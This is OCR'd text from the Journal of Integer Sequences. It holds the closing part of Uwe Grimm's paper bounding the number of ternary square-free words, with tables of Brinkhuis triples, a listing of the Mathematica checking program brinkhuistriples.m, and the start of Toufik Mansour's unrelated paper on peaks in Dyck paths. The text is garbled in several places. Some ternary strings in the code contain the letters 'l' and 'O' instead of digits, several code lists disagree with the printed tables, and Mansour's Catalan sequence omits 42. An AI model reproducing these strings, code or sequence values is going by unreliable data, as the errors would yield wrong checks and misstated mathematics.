$$\begin{aligned}\mathcal{G}_{25} = \{&01210212021020120212012 10,\\ &01210201021012012021201210,\\ &01210212010210120212012 10\}\end{aligned} \tag{33}$$

- $n = 29,\ k_{\rm p} = 2,\ k_{\rm n} = 2,\ k = 6$:

$$\begin{aligned}\mathcal{G}_{29}^{(1)} = \{&01202120102012021020102120210,\\ &01202120121012021012102120210,\\ &01202102012101202120102120210,\\ &01202120102012021012102120210\}\end{aligned} \tag{34}$$

- $n = 29,\ k_{\rm p} = 0,\ k_{\rm n} = 3,\ k = 6$:

$$\begin{aligned}\mathcal{G}_{29}^{(2)} = \{&01210201021201020121021201210,\\ &01210201021202101201021201210,\\ &01210201021202102012021201210\}\end{aligned} \tag{35}$$

- $n = 30,\ k_{\rm p} = 0,\ k_{\rm n} = 4,\ k = 8$:

$$\begin{aligned}\mathcal{G}_{30} = \{&01210201021012010201202120 1210,\\ &01210201021201210201202120 1210,\\ &01210201021202102012102120 1210,\\ &01210212021012010201202120 1210\}\end{aligned} \tag{36}$$

- $n = 33,\ k_{\rm p} = 0,\ k_{\rm n} = 6,\ k = 12$:

$$\begin{aligned}\mathcal{G}_{33} = \{&01202102012101201021201210 2120210,\\ &01202102012102120102101210 2120210,\\ &01202102012102120121012010 2120210,\\ &01202120102012021012102010 2120210,\\ &01202120102012101202101210 2120210,\\ &01202120102101201021201210 2120210\}\end{aligned} \tag{37}$$

- $n = 35$, $k_{\mathrm{p}} = 2$, $k_{\mathrm{n}} = 8$, $k = 18$:

$$\begin{aligned}\mathcal{G}_{35} = \{&0120212010201210212012102010212021 0,\\ &0120212010210121020121012010212021 0,\\ &0120210201021201020120212010212021 0,\\ &0120210201021201020121012010212021 0,\\ &0120210201210120102012102010212021 0,\\ &0120210201210120212012102010212021 0,\\ &0120210201210212021012102010212021 0,\\ &0120212010201210120102101210212021 0,\\ &0120212010201210201021012010212021 0,\\ &0120212010212021020102101210212021 0\}\end{aligned} \tag{38}$$

- $n = 36$, $k_{\mathrm{p}} = 0$, $k_{\mathrm{n}} = 16$, $k = 32$:

$$\begin{aligned}\mathcal{G}_{36} = \{&0121020102101202120102101210212012 10,\\ &0121020102101202120121012012102120 1210,\\ &0121020102101210212010201210212012 10,\\ &0121020102101210212010210120212012 10,\\ &0121020102101210212021012012102120 1210,\\ &0121020102120121012010201210212012 10,\\ &0121020102120121012010210120212012 10,\\ &0121020102120121021201012102120 1210,\\ &0121020102120210120102101210212012 10,\\ &0121020102120210201021012012102120 1210,\\ &0121021201021012021201201210212012 10,\\ &0121021201021012102010210120212012 10,\\ &0121021201021012102120210120212012 10,\\ &0121021201210120102120210120212012 10,\\ &0121021201210120212010210120212012 10,\\ &0121021201210201021201020120212012 10\}\end{aligned} \tag{39}$$

- $n = 40$, $k_{\mathrm{p}} = 0$, $k_{\mathrm{n}} = 24$, $k = 48$:

$$\begin{aligned}\mathcal{G}_{40} = \{&0120210201210120102120210121020102120210,\\ &0120210201210120212010210121020102120210,\\ &0120210201210212010210120212012102120210,\\ &0120210201210212012101201021012102120210,\\ &0120210201210212012101202120121020120210,\\ &0120210201210212012102010210120102120210,\\ &0120210201210212012102010212012102120210,\\ &0120210201210212012102012021012102120210,\\ &0120210201210212012102012021020102120210,\\ &0120210201210212021020120212012102120210,\\ &0120212010201202101210201021012102120210,\\ &0120212010201210120102012021012102120210,\\ &0120212010201210120102101202120102120210,\\ &0120212010201210120102120121020102120210,\\ &0120212010201210120210201021012102120210,\\ &0120212010201210120210201202120102120210,\\ &0120212010201210212010201202120102120210,\\ &0120212010201210212012101202120102120210,\\ &0120212010210120102012101202120102120210,\\ &0120212010212021012021201021012102120210,\\ &0120212010212021012102010212012102120210,\\ &0120212010212021012102120121020102120210,\\ &0120212010212021020102120121020102120210\}\end{aligned} \tag{40}$$

- $n = 41,\ k_{\mathrm{p}} = 3,\ k_{\mathrm{n}} = 31,\ k = 65$:

$$\begin{aligned}\mathcal{G}_{41} = \{&01202102012102120210201202120121020120210,\\ &01202120121012010201210201021012102120210,\\ &01202120121021201021012010212012102120210,\\ &01202102012101201021202101202120102120210,\\ &01202102012101202120102012021012102120210,\\ &01202102012101202120102012021020102120210,\\ &01202102012102120102012101202120102120210,\\ &01202102012102120121012010212012102120210,\\ &01202102012102120121020120212012102120210,\\ &01202120102012021012010210121020102120210,\\ &01202120102012021012102010210120102120210,\\ &01202120102012021012102010212012102120210,\\ &01202120102012021012102012021020102120210,\\ &01202120102012021012102120102012102120210,\\ &01202120102012021012102120121020102120210,\\ &01202120102012021020102120102012102120210,\\ &01202120102012021020102120121020102120210,\\ &01202120102012101201020120212012102120210,\\ &01202120102012101202102010210120102120210,\\ &01202120102012101202102010212012102120210,\\ &01202120102012101202102012021012102120210,\\ &01202120102012102120102012021012102120210,\\ &01202120102012102120102101202120102120210,\\ &01202120102012102120121012021012102120210,\\ &01202120102012102120210201021012102120210,\\ &01202120102012102120210201202120102120210,\\ &01202120102101201020121012021012102120210,\\ &01202120102101201021202101202120102120210,\\ &01202120102120210121021201021012102120210,\\ &01202120102120210201202120102012102120210,\\ &01202120121012010201202120102012102120210,\\ &01202120121012021012102010212012102120210,\\ &01202120121012021012102120102012102120210,\\ &01202120121012021020102120102012102120210\}\end{aligned} \tag{41}$$

Proof. The proof that these are indeed special Brinkhuis triples consist of checking the conditions of definition 2 explicitly. This has to be done by computer, as the number of symmetry-inequivalent composed words of length $3n$ that have to be checked for square-freeness is $k(2k^2 + k_{\mathrm{p}})$, which gives 549 445 words of length 123 for $\mathcal{G}_{41}$. A Mathematica [17] program `brinkhuistriples.m` that performs these checks accompanies this paper. This check is independent of the construction algorithm used to find the optimal triples. In order to show that these triples are indeed optimal, one has to go through the algorithm outlined above. This has been done, giving the results of tables 2 and 3. ☐

The triple for $n = 18$ is equivalent to the triple (19) of [7]. The corresponding lower bounds on s are

$$\begin{aligned}
n = 13, k = 1: &\quad s \geq\ 1^{1/12} = 1\\
n = 18, k = 2: &\quad s \geq\ 2^{1/17} > 1.041616\\
n = 23, k = 3: &\quad s \geq\ 3^{1/22} > 1.051204\\
n = 25, k = 5: &\quad s \geq\ 5^{1/24} > 1.069359\\
n = 29, k = 6: &\quad s \geq\ 6^{1/28} > 1.066083\\
n = 30, k = 8: &\quad s \geq\ 8^{1/29} > 1.074338
\end{aligned}$$

$$\begin{aligned} n = 33, k = 12 : &\quad s \geq 12^{1/32} > 1.080747 \\ n = 35, k = 18 : &\quad s \geq 18^{1/34} > 1.088728 \\ n = 36, k = 32 : &\quad s \geq 32^{1/35} > 1.104089 \\ n = 40, k = 48 : &\quad s \geq 48^{1/39} > 1.104355 \\ n = 41, k = 65 : &\quad s \geq 65^{1/40} > 1.109999 \end{aligned} \tag{42}$$

Apparently, the largest value of n considered here yields the best lower bound. This suggests that the bound can be systematically improved by considering special Brinkhuis triples for longer words.

What about the restriction to special Brinkhuis triples? In general, it is not clear what the answer is, but for the Brinkhuis triple pair of [7] it can easily be checked by computer that one cannot find a shorter triple by lifting these restriction. In fact, this follows from the following stronger result which is easier to check.

Lemma 4. An n-Brinkhuis $(2, 1, 1)$-triple requires $n > 17$.

Proof. This can be checked by computer. The number of square-free words of length $n = 17$ is 1044. However, we do not need to check all 1044^4 possibilities. Without loss of generality, we may restrict one of the four words to start with the letters 01, leaving only $1044/6 = 174$ choices for this word. Furthermore, the two words in $\mathcal{B}^{(0)}$ may be interchanged, as well as the other two words; so it is sufficient to consider one order of words in both cases. No n-Brinkhuis $(2, 1, 1)$-triple was found for $n \leq 17$. □

5. Concluding remarks

By enumerating square-free ternary words up to length 110 and by constructing generalised Brinkhuis triples, we improved both upper and lower bounds for the number of ternary square-free words. The resulting bounds for the exponential growth rate s (6) are

$$1.109999 < 65^{1/40} \leq s \leq 8\,416\,550\,317\,984^{\frac{1}{108}} < 1.317278. \tag{43}$$

The main difficulty in improving the lower bound further is caused by the combinatorial step in the algorithm to find optimal special Brinkhuis triples. The data in tables 2 and 3 suggest that generators from the set $\mathcal{A}_1(n)$ (22) are more likely to provide optimal n-Brinkhuis triples for large n than generators from the set $\mathcal{A}_2(n)$ (23). It would be interesting to know whether, in principle, the lower bound obtained in this way eventually converges to the actual value of s.

Acknowledgment

The author would like to thank Jean-Paul Allouche for useful discussions during a workshop at Oberwolfach in May 2001. The author gratefully acknowledges comments from Shalosh B. Ekhad and Doron Zeilberger, who pointed out an error in a previous attempt to improve the lower bound.

References

[1] M. Baake, V. Elser and U. Grimm, The entropy of square-free words, *Mathl. Comput. Modelling* **26** (1997) 13–26; math-ph/9809010.

[2] D. R. Bean, A. Ehrenfeucht and G. F. McNulty, Avoidable patterns in strings of symbols, *Pacific J. Math.* **85** (1979) 261–294.

[3] F.-J. Brandenburg, Uniformly growing k^{th} power-free homomorphisms, *Theor. Comp. Sci.* **23** (1983) 69–82.

[4] J. Brinkhuis, Non-repetitive sequences on three symbols, *Quart. J. Math. Oxford* **34** (1983) 145–149.

[5] M. Crochemore, Sharp characterizations of squarefree morphisms, *Theor. Comp. Sci.* **18** (1982) 221–226.

[6] M. Crochemore, Tests sur les morphismes faiblement sans carré, in: *Combinatorics on Words*, edited by L. J. Cummings, Academic Press, Toronto (1983), 63–89.

[7] S.B. Ekhad and D. Zeilberger, There are more than $2^{n/17}$ n-letter ternary square-free words. *Journal of Integer Sequences* **1** (1998) 98.1.9; math.CO/9809135.

[8] V. Elser, Repeat-free sequences, Lawrence Berkeley Laboratory report LBL-16632 (1983).

[9] S. Finch, Pattern-free word constants, MathSoft Constants web site,
URL: `http://www.mathsoft.com/asolve/constant/words/words.html`.

[10] Y. Kobayashi, Repetition-free words, *Theor. Comp. Sci.* **44** (1986) 175–197.

[11] M. Leconte, k-th power-free codes, in: *Automata on Infinite Words*, edited by M. Nivat and D. Perrin, *Automata on Infinite Words*, Lecture Notes in Computer Science 192, Springer, Berlin (1985), 172–187.

[12] M. Lothaire, *Combinatorics on Words*, Cambridge University Press, 1983.

[13] P. A. B. Pleasants, Nonrepetitive sequences, *Proc. Cambr. Philos. Soc.* **68** (1970) 267–274.

[14] P. Séébold, Overlap-free sequences, in: *Automata on Infinite Words*, edited by M. Nivat and D. Perrin, Lecture Notes in Computer Science 192, Springer, Berlin (1985), 207–215.

[15] R. O. Shelton, On the structure and extendability of square-free words, in: *Combinatorics on Words*, edited by L. J. Cummings, Academic Press, Toronto (1983), 101–118.

[16] N. J. A. Sloane, On-Line Encyclopedia of Integer Sequences, published electronically at: `http://www.research.att.com/~/njas/sequences/`.

[17] S. Wolfram, *Mathematica book* (4th edition), Cambridge University Press, Cambridge (1999).

[18] D. Zeilberger,
URL: `http://www.math.temple.edu/~zeilberg/mamarim/mamarimhtml/jan.html`.

(Mentions sequence A006156.)

Received Aug 1, 2001; revised version received Oct 1, 2001. Published in Journal of Integer Sequences Feb 13, 2002.

Return to Journal of Integer Sequences home page.

Applied Mathematics Department, Faculty of Mathematics and Computing, The Open University, Walton Hall, Milton Keynes MK7 6AA, UK

E-mail address: `u.g.grimm@open.ac.uk`

URL: `http://mcs.open.ac.uk/ugg2`

```
(*************************************************
*                                               *
*    MATHEMATICA PROGRAM BRINKHUISTRIPLES.M     *
*                                               *
*    CONTENT:                                   *
*    This program contains definitions to       *
*    check generalised Brinkhuis triples.       *
*    It accompanies the article "Improved       *
*    bounds on the number of ternary            *
*    square-free words" by Uwe Grimm.           *
*    The Brinkhuis triples derived in the       *
*    paper are explicitly contained.            *
*                                               *
*    The program provides two main routines,    *
*    BrinkhuisTripleCheck and                   *
*    BrinkhuisSpecialTripleCheck. The latter    *
*    exploits the structure of a special        *
*    Brinkhuis triple to reduce the number      *
*    of words that have to be checked for       *
*    square-freeness.                           *
*                                               *
*    If the program is executed in the          *
*    form, it starts to check the special       *
*    Brinkhuis triples presented in the         *
*    paper mentioned above. You may have        *
*    to be patient if you are interested        *
*    in the result for the largest triples,     *
*    as it will take quite a while (several     *
*    days on a Pentium 1GHz machine) to         *
*    complete all checks.                       *
*                                               *
*    DISCLAIMER:                                *
*    The program has been tested by the         *
*    author, but no guarantee can be given      *
*    that results are indeed correct - so       *
*    use at your own risk!                      *
*                                               *
*    AUTHOR:                                    *
*    Uwe Grimm                                  *
*    Applied Mathematics Department             *
*    Faculty of Mathematics and Computing       *
*    The Open University                        *
```

```
 *    Walton Hall                          *
 *    Milton Keynes MK7 6AA                *
 *    UK                                   *
 *                                         *
 *    Please send any comments, bug reports,      *
 *    etc. to: u.g.grimm@open.ac.uk        *
 *                                         *
 *    Version 1.0                          *
 *    August 1, 2001                       *
 *                                         *
 *******************************************************)

(*  DEFINITIONS  *)

Clear[ReverseWord,PermuteWord];
ReverseWord[w_String] :=
    StringReverse[w];
PermuteWord[w_String] :=
    StringReplace[w, {"0"->"1","1"->"2","2"->"0"}];

Clear[SubWords,NoSquare,SquareFree];
SubWords[w_String,len_Integer] :=
    Union[Table[StringTake[w,{i,i+len-1}],
            {i,StringLength[w]-len+1}]];
NoSquare[w_String] /; Mod[StringLength[w],2]==0 :=
    (StringTake[#,StringLength[#]/2]=!=
     StringTake[#,-StringLength[#]/2])&[w];
SquareFree[w_String] :=
    Apply[And,Table[Apply[And,Map[NoSquare,SubWords[w,k]]],
                {k,2,StringLength[w],2}]];

Clear[BrinkhuisSpecialTriple];
BrinkhuisSpecialTriple[www_List] :=
NestList[Map[PermuteWord,#]&,Union[www,Map[ReverseWord,www]],2];

Clear[BrinkhuisTripleCheck];
BrinkhuisTripleCheck[www_List] :=
  Module[{threewords={"010","012","020","021",
                      "101","102","120","121",
                      "201","202","210","212"},
        ww,wl1,wl2,wl3,lw1,lw2,lw3,
        i,j,k,n,nn,tn=0,sqfree=True,sqf},
       If[Length[Union[Flatten[www]]]=!=Length[Flatten[www]],
```

```
      Print["triple contains identical words"];
      Return[False]];
    If[Length[Union[Map[StringLength,Flatten[www]]]]=!=1,
      Print["triple contains words of different lengths"];
      Return[False]];
    Print["checking a triple consisting of (",
        Length[www[[1]]],",",Length[www[[2]]],",",
        Length[www[[3]]],") words of length ",
        Union[Map[StringLength,Flatten[www]]][[1]]];
    Do[ww=threewords[[n]];
      wl1 = www[[1+ToExpression[StringTake[ww,{1,1}]]]];
      wl2 = www[[1+ToExpression[StringTake[ww,{2,2}]]]];
      wl3 = www[[1+ToExpression[StringTake[ww,{3,3}]]]];
      lw1 = Length[wl1];
      lw2 = Length[wl2];
      lw3 = Length[wl3];
      nn  = lw1*lw2*lw3;
      tn += nn;
      sqf = Apply[And,Map[SquareFree,
              Flatten[Table[StringJoin[wl1[[i]],
                                       wl2[[j]],
                                       wl3[[k]]],
                            {i,lw1},
                            {j,lw2},
                            {k,lw3}]]]];
      Print[" - checked ",lw1*lw2*lw3," words of type ",
          ww,": ",sqf];
      sqfree = And[sqfree,sqf],
     {n,Length[threewords]}];
    Print["all checks completed, a total of ",tn,
        " words were checked"];
    If[sqfree,
      Print["no squares found - this is indeed a ",
          "Brinkhuis triple!"],
      Print["squares detected - this is not a ",
          "Brinkhuis triple!"]];
    sqfree];

Clear[BrinkhuisSpecialTripleCheck];
BrinkhuisSpecialTripleCheck[wws_List] :=
  Module[{threewords={"010","012","020"},
      ww,wl1,wl2,wl3,lw1,lw2,lw3,
      i,j,k,m,n,nn,tn=0,sqfree=True,sqf,diffword,
```

```
 www=BrinkhuisSpecialTriple[wws],
 npal=0,nword=Length[wws]},
npal=Count[Map[ReverseWord[#]===#&,wws],True];
If[Length[Union[Flatten[www]]]=!=Length[Flatten[www]],
  Print["triple contains identical words"];
  Return[False]];
If[Length[Union[Map[StringLength,Flatten[www]]]]=!=1,
  Print["triple contains words of different lengths"];
  Return[False]];
Print["checking a special triple consisting of (",
    Length[www[[1]]],",",Length[www[[2]]],",",
    Length[www[[3]]],") words of length ",
    Union[Map[StringLength,Flatten[www]]][[1]]];
Print["signature of triple is (",
    npal,",",nword-npal,")"];
Do[ww=threewords[[n]];
  wl1 = www[[1+ToExpression[StringTake[ww,{1,1}]]]];
  wl2 = www[[1+ToExpression[StringTake[ww,{2,2}]]]];
  wl3 = www[[1+ToExpression[StringTake[ww,{3,3}]]]];
  lw1 = Length[wl1];
  lw2 = Length[wl2];
  lw3 = Length[wl3];
  nn  = lw1*lw2*lw3;
  sqf = Union[Flatten[Table[StringJoin[wl1[[i]],
                                wl2[[j]],
                                wl3[[k]]],
                      {i,lw1},
                      {j,lw2},
                      {k,lw3}]]];
  If[Length[sqf]=!=nn,
    Print["Error detected - not all words replacing ",
        ww," are different from each other"];];
  (* we don't need to check words that are mirror images *)
  Do[If[ReverseWord[sqf[[m]]]=!=sqf[[m]],
      If[MemberQ[sqf,ReverseWord[sqf[[m]]]],
        sqf=Delete[sqf,m]]],
    {m,Length[sqf],2,-1}];
  diffword = Length[sqf];
  tn += diffword;
  sqf = Apply[And,Map[SquareFree,sqf]];
  Print[" - checked ",diffword,
      " non-equivalent words among ",
      nn," words of type ",ww,": ",sqf];
```

```
    sqfree = And[sqfree,sqf],
   {n,Length[threewords]}];
  Print["all checks completed, a total of ",tn,
     " words were checked"];
  If[sqfree,
    Print["no squares found - this is indeed a ",
       "Brinkhuis triple!"],
    Print["squares detected - this is not a ",
       "Brinkhuis triple!"]];
  sqfree];

(*  CHECKS OF SPECIAL BRINKHUIS TRIPLES PRESENTED IN THE PAPER  *)

(*  n=13  *)
Clear[specialbrinktrip13,brinktrip13];
specialbrinktrip13 = {"0121021201210"};
brinktrip13       = BrinkhuisSpecialTriple[specialbrinktrip13];
Print["checking special Brinkhuis 1-triple of length 13:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip13];
Print[" "];

(*  n=18  *)
Clear[specialbrinktrip18,brinktrip18];
specialbrinktrip18 = {"012021020102120210"};
brinktrip18       = BrinkhuisSpecialTriple[specialbrinktrip18];
Print["checking special Brinkhuis 2-triple of length 18:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip18];
Print[" "];

(*  n=23  *)
Clear[specialbrinktrip23,brinktrip23];
specialbrinktrip23 = {"01210201021012021201210",
                      "01210212021012021201210"};
brinktrip23       = BrinkhuisSpecialTriple[specialbrinktrip23];
Print["checking special Brinkhuis 3-triple of length 23:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip23];
Print[" "];

(*  n=25  *)
Clear[specialbrinktrip25,brinktrip25];
specialbrinktrip25 = {"0121020102101201021201210",
                      "0121021201021012021201210",
                      "0121021202102012021201210"};
```

```
brinktrip25       = BrinkhuisSpecialTriple[specialbrinktrip25];
Print["checking special Brinkhuis 5-triple of length 25:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip25];
Print[" "];

(*  n=29, case 1  *)
Clear[specialbrinktrip29a,brinktrip29a];
specialbrinktrip29a = {"01202102012101202120102120210",
                  "01202120102012021012102120210",
                  "01202120102012021020102120210",
                  "01202120121012021012102120210"};
brinktrip29a      = BrinkhuisSpecialTriple[specialbrinktrip29a];
Print["checking special Brinkhuis 6-triple of length 29:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip29a];
Print[" "];

(*  n=29, case 2  *)
Clear[specialbrinktrip29b,brinktrip29b];
specialbrinktrip29b = {"01210201021201020121021201210",
                  "01210201021202101201021201210",
                  "01210201021202102012021201210"};
brinktrip29b      = BrinkhuisSpecialTriple[specialbrinktrip29b];
Print["checking special Brinkhuis 6-triple of length 29:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip29b];
Print[" "];

(*  n=30  *)
Clear[specialbrinktrip30,brinktrip30];
specialbrinktrip30 = {"012102010210120102012021201210",
                  "012102010212012102012021201210",
                  "012102010212021020121021201210",
                  "012102120210120102012021201210"};
brinktrip30       = BrinkhuisSpecialTriple[specialbrinktrip30];
Print["checking special Brinkhuis 8-triple of length 30:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip30];
Print[" "];



(*  n=33  *)
Clear[specialbrinktrip33,brinktrip33];
specialbrinktrip33 = {"012021020121012010212012102120210",
                  "012021020121021201021012102120210",
                  "012021020121021201210120102120210",
```

```
                "0120212010201202101210201021202l0",
                "0120212010201210120210120102120210",
                "0120212010210120102120121021202l0"};
brinktrip33       = BrinkhuisSpecialTriple[specialbrinktrip33];
Print["checking special Brinkhuis 12-triple of length 33:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip33];
Print[" "];

(*  n=35  *)
Clear[specialbrinktrip35,brinktrip35];
specialbrinktrip35 = {"012021020102120102012021201021202l0",
                "0120210201021201020121012010212021O",
                "0120210201210120102012102010212021O",
                "0120210201210120212012102010212021O",
                "0120210201210212021012102010212021O",
                "0120212010201210120102101201021202l0",
                "0120212010201210201021012010212021O",
                "0120212010212021020102101201021202l0",
                "0120212010201210212012102010212021O",
                "0120212010210121020121012010212021O"};
brinktrip35    = BrinkhuisSpecialTriple[specialbrinktrip35];
Print["checking special Brinkhuis 18-triple of length 35:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip35];
Print[" "];

(*  n=36  *)
Clear[specialbrinktrip36,brinktrip36];
specialbrinktrip36 = {"012102010210120212010210121021201210",
                "012102010210120212012101201021201210",
                "012102010210121021201020121021201210",
                "012102010210121021201021012021201210",
                "012102010210121021202101201021201210",
                "012102010212012101201020121021201210",
                "012102010212012101201021012021201210",
                "012102010212012102021012102l201210",
                "012102010212021012010210121021201210",
                "012102010212021020102101201021201210",
                "012102120102101202120102012021201210",
                "012102120102101210201021012021201210",
                "012102120102101210212021012021201210",
                "012102120121012010212021012021201210",
                "012102120121012021201021012021201210",
                "012102120121020102120102012021201210"};
```

```
brinktrip36       = BrinkhuisSpecialTriple[specialbrinktrip36];
Print["checking special Brinkhuis 32-triple of length 36:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip36];
Print[" "];

(*  n=40  *)
Clear[specialbrinktrip40,brinktrip40];
specialbrinktrip40 = {"0120210201210120102120210121020102120210",
                      "0120210201210120212010210121020102120210",
                      "0120210201210212010210120212012102120210",
                      "0120210201210212012101201021012102120210",
                      "0120210201210212012101202120121020120210",
                      "0120210201210212012102010210120102120210",
                      "0120210201210212012102010212012102120210",
                      "0120210201210212012102012021012102120210",
                      "0120210201210212012102012021020102120210",
                      "0120210201210212021020120212012102120210",
                      "0120212010201202101210201021012102120210",
                      "0120212010201210120102012021012102120210",
                      "0120212010201210120102101202120102120210",
                      "0120212010201210120102121012020102120210",
                      "0120212010201210120210201021012102120210",
                      "0120212010201210120210201202120102120210",
                      "0120212010201210120212010210120102120210",
                      "0120212010201210212010201202120102120210",
                      "0120212010201210212012010202120102120210",
                      "0120212010210120102012101202120102120210",
                      "0120212010212021012021201021012102120210",
                      "0120212010212021012102010212012102120210",
                      "0120212010212021012102120102012102120210",
                      "0120212010212021020102120102012102120210"};
brinktrip40       = BrinkhuisSpecialTriple[specialbrinktrip40];
Print["checking special Brinkhuis 48-triple of length 40:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip40];
Print[" "];

(*  n=41  *)
Clear[specialbrinktrip41,brinktrip41];
specialbrinktrip41 = {"01202102012101201021202101202120102120210",
                      "0120210201210120212010201202101210210210",
                      "0120210201210120212010201202102010210210",
                      "0120210201210212010201210120212010210210",
                      "0120210201210212012101201021012102120210",
```

```
                "0120210201210212012102012021201210212021",
                "0120212010201202101201021012102010212021",
                "0120212010201202101210201021012010212021",
                "0120212010201202101210201021201210212021",
                "0120212010201202101210201202102010212021",
                "0120212010201202101210212010201210212021",
                "0120212010201202101210212012102010212021",
                "0120212010201202102010212010201210212021",
                "0120212010201202102010212012102010212021",
                "0120212010201210120102012021201210212021",
                "0120212010201210120210201021012010212021",
                "0120212010201210120210201021201210212021",
                "0120212010201210120210201202101210212021",
                "0120212010201210212010201202101210212021",
                "0120212010201210212012101202101210212021",
                "0120212010201210212021020102101210212021",
                "0120212010201210212021020120210120212021",
                "0120212010210120102012101202101210212021",
                "0120212010210120102120210120210120212021",
                "0120212010212021012102120102101210212021",
                "0120212010212021020120212010201210212021",
                "0120212012101201020120212010201210212021",
                "0120212012101202101210201021201210212021",
                "0120212012101202101210212010201210212021",
                "0120212012101202102010212010201210212021",
                "0120210201210212021020120212012102012021",
                "0120212012101201020121020102101210212021",
                "0120212012102120102101201021201210212021"};
brinktrip41       = BrinkhuisSpecialTriple[specialbrinktrip41];
Print["checking special Brinkhuis 65-triple of length 41:"];
BrinkhuisSpecialTripleCheck[specialbrinktrip41];
Print[" "];

(*  END OF PROGRAM BRINKHUISTRIPLES.M  *)

Quit[];
```

Journal of Integer Sequences, Vol. 5 (2002), Article 02.1.1

Counting Peaks at Height *k* in a Dyck Path

Toufik Mansour

LaBRI
Université Bordeaux 1
351, cours de la Libération
33405 Talence Cedex, France

Abstract: A Dyck path is a lattice path in the plane integer lattice Z x Z consisting of steps (1,1) and (1,-1), which never passes below the *x*-axis. A peak at height *k* on a Dyck path is a point on the path with coordinate *y*=*k* that is immediately preceded by a (1,1) step and immediately followed by a (1,-1) step. In this paper we find an explicit expression for the generating function for the number of Dyck paths starting at (0,0) and ending at (2*n*,0) with exactly *r* peaks at height *k*. This allows us to express this function via Chebyshev polynomials of the second kind and the generating function for the Catalan numbers.

Full version: pdf, dvi, ps, latex

(Mentions sequence A000108 .)

Received March 21, 2002; revised version received April 14, 2002. Published in Journal of Integer Sequences May 1, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.1.1

COUNTING PEAKS AT HEIGHT k IN A DYCK PATH

TOUFIK MANSOUR

LaBRI, Université Bordeaux 1, 351 cours de la Libération
33405 Talence Cedex, France

toufik@labri.fr

Abstract

A Dyck path is a lattice path in the plane integer lattice $\mathbb{Z} \times \mathbb{Z}$ consisting of steps $(1,1)$ and $(1,-1)$, which never passes below the x-axis. A peak at height k on a Dyck path is a point on the path with coordinate $y = k$ that is immediately preceded by a $(1,1)$ step and immediately followed by a $(1,-1)$ step. In this paper we find an explicit expression for the generating function for the number of Dyck paths starting at $(0,0)$ and ending at $(2n,0)$ with exactly r peaks at height k. This allows us to express this function via Chebyshev polynomials of the second kind and the generating function for the Catalan numbers.

Keywords: Dyck paths, Catalan numbers, Chebyshev polynomials.

1. Introduction and main results

The *Catalan sequence* is the sequence

$$\{C_n\}_{n\geq 0} = \{1, 1, 2, 5, 14, 132, 429, 1430, \dots\},$$

where $C_n = \frac{1}{n+1}\binom{2n}{n}$ is called the nth *Catalan number*. The generating function for the Catalan numbers is denoted by $C(x) = \frac{1-\sqrt{1-4x}}{2x}$. The Catalan numbers provide a complete answer to the problem of counting certain properties of more than 66 different combinatorial structures (see Stanley [S, Page 219 and Exercise 6.19]). The structure of use to us in the present paper is Dyck paths.




FIGURE 1. Two Dyck paths.

Chebyshev polynomials of the second kind are defined by

$$U_r(\cos\theta) = \frac{\sin(r+1)\theta}{\sin\theta}$$

for $r \geq 0$. Evidently, $U_r(x)$ is a polynomial of degree r in x with integer coefficients. Chebyshev polynomials were invented for the needs of approximation theory, but are also widely used in various other branches of mathematics, including algebra, combinatorics, number theory, and lattice paths (see [K, Ri]). For $k \geq 0$ we define $R_k(x)$ by

$$R_k(x) = \frac{U_{k-1}\left(\frac{1}{2\sqrt{x}}\right)}{\sqrt{x}U_k\left(\frac{1}{2\sqrt{x}}\right)}.$$

For example, $R_0(x) = 0$, $R_1(x) = 1$, and $R_2(x) = 1/(1-x)$. It is easy to see that for any k, $R_k(x)$ is a rational function in x.

A *Dyck path* is a lattice path in the plane integer lattice $\mathbb{Z} \times \mathbb{Z}$ consisting of up-steps $(1,1)$ and down-steps $(1,-1)$, which never passes below the x-axis (see Figure 1). Let P be a Dyck path; we define the *weight* of P to be the product of the weights of all its steps, where the weight of every step (up-step or down-step) is $\sqrt{x}$. For example, Figure 1 presents two Dyck paths, each of length 12 and weight x^6.

A point on the Dyck path is called a *peak at height* k if it is a point with coordinate $y = k$ that is immediately preceded by a up-step and immediately followed by a down-step. For example, Figure 1 presents two Dyck paths; the path on the left has two peaks at height 2 and two peaks at height 3; and the path on the right has one peak at height 1, one peak at height 2, and one peak at height 3. A point on the Dyck path is called a *valley at height* k if it is a point with coordinate $y = k$ that is immediately preceded by down-step and immediately followed by up-step. For example, in Figure 1, the path on the left has two valleys at height 1 and one valley at height 2, and the path on the right has only two valleys at height 0. The number of all Dyck paths starting at $(0,0)$ and ending at $(2n,0)$ with exactly r peaks (resp. valleys) at height k we denote by $\mathrm{peak}_k^r(n)$ (resp. $\mathrm{valley}_k^r(n)$). The corresponding generating function is denoted by $\mathrm{Peak}_k^r(x)$ (resp. $\mathrm{Valley}_k^r(x)$).

Deutsch [D] found the number of Dyck paths of length $2n$ starting and ending on the x-axis with no peaks at height 1 is given by the nth Fine number: 1, 0, 1, 2, 6, 18, 57, ... (see [D, DS, F] and [SP, Sequence M1624]). Recently, Peart and Woan [PW] gave a complete answer for the number of Dyck paths of length $2n$ starting and ending on the x-axis with no peaks at height k. This result can be formulated as follows.

Theorem 1.1. (see [PW, Section 2]) *The generating function for the number of Dyck paths of length $2n$ starting and ending on the x-axis with no peaks at height k is given by*

$$\cfrac{1}{1-\cfrac{x}{1-\cfrac{x}{1-\cfrac{\ddots}{1-\cfrac{x}{1-x^2C^2(x)}}}}},$$

where the continued fraction contains exactly k levels.

Theorem 1.1 is in fact a simple consequence of Theorem 1.2 (as we are going to show in Section 3).

